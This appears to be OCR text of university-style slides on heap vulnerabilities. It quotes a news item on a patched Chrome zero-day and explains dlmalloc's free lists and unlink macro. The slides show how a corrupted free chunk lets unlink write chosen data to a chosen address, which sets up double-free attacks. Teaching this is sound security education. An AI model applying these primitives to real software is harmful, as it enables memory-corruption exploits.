


Image: Google

Google Patches Actively-Exploited Zero-Day Bug in Chrome Browser


In addition to the FreeType zero day, Google patched four other bugs—three of high risk and one of medium risk–in the Chrome update released this week.

The high-risk vulnerabilities are: CVE-2020-16000, described as "inappropriate implementation in Blink;" CVE-2020-16001, described as "use after free in media;" and CVE-2020-16002, described as "use after free in PDFium," according to the blog post. The medium-risk bug is being tracked as CVE-2020-16003, described as "use after free in printing," Bommana wrote.

https://threatpost.com/google-patches-zero-day-browser/160393/

Doug Lea’s Memory Allocator

The GNU C library and most versions of Linux are based on Doug Lea’s malloc (dlmalloc) as the default native version of malloc



Free Chunks in dlmalloc

Organized into circular double-linked lists (bins)


Each chunk on a free list contains forward and back pointers to the next and previous chunks in the list

- These pointers in a free chunk occupy the same eight bytes of memory as user data in an allocated chunk

Chunk size is stored in the last four bytes of the free chunk

- Enables adjacent free chunks to be consolidated to avoid fragmentation of memory

A List of Free Chunks in dlmalloc



Responding to Malloc

Best-fit method

- An area with m bytes is selected, where m is the smallest available chunk of contiguous memory equal to or larger than n (requested allocation)

First-fit method

- Returns the first chunk encountered containing n or more bytes

Prevention of fragmentation

- Memory manager may allocate chunks that are larger than the requested size if the space remaining is too small to be useful

The Unlink Macro


What if the allocator is confused and this chunk has actually been allocated…
… and user data written into it?

```
#define unlink(P, BK, FD) {
    FD = P->fd;
    BK = P->bk;
    FD->bk = BK;
    BK->fd = FD;
}
```

Hmm… memory copy…
Address of destination read from the free chunk
The value to write there also read from the free chunk

Removes a chunk from a free list -when?

Example of Unlink




```
(1) FD = P->fd;
(2) BK = P->bk;
(3) FD->bk = BK;
(4) BK->fd = FD;
```


Double-Free Vulnerabilities


Freeing the same chunk of memory twice, without it being reallocated in between

Start with a simple case:


- The chunk to be freed is isolated in memory
- The bin (double-linked list) into which the chunk will be placed is empty

Empty Bin and Allocated Chunk







After First Call to free()



After Second Call to free()

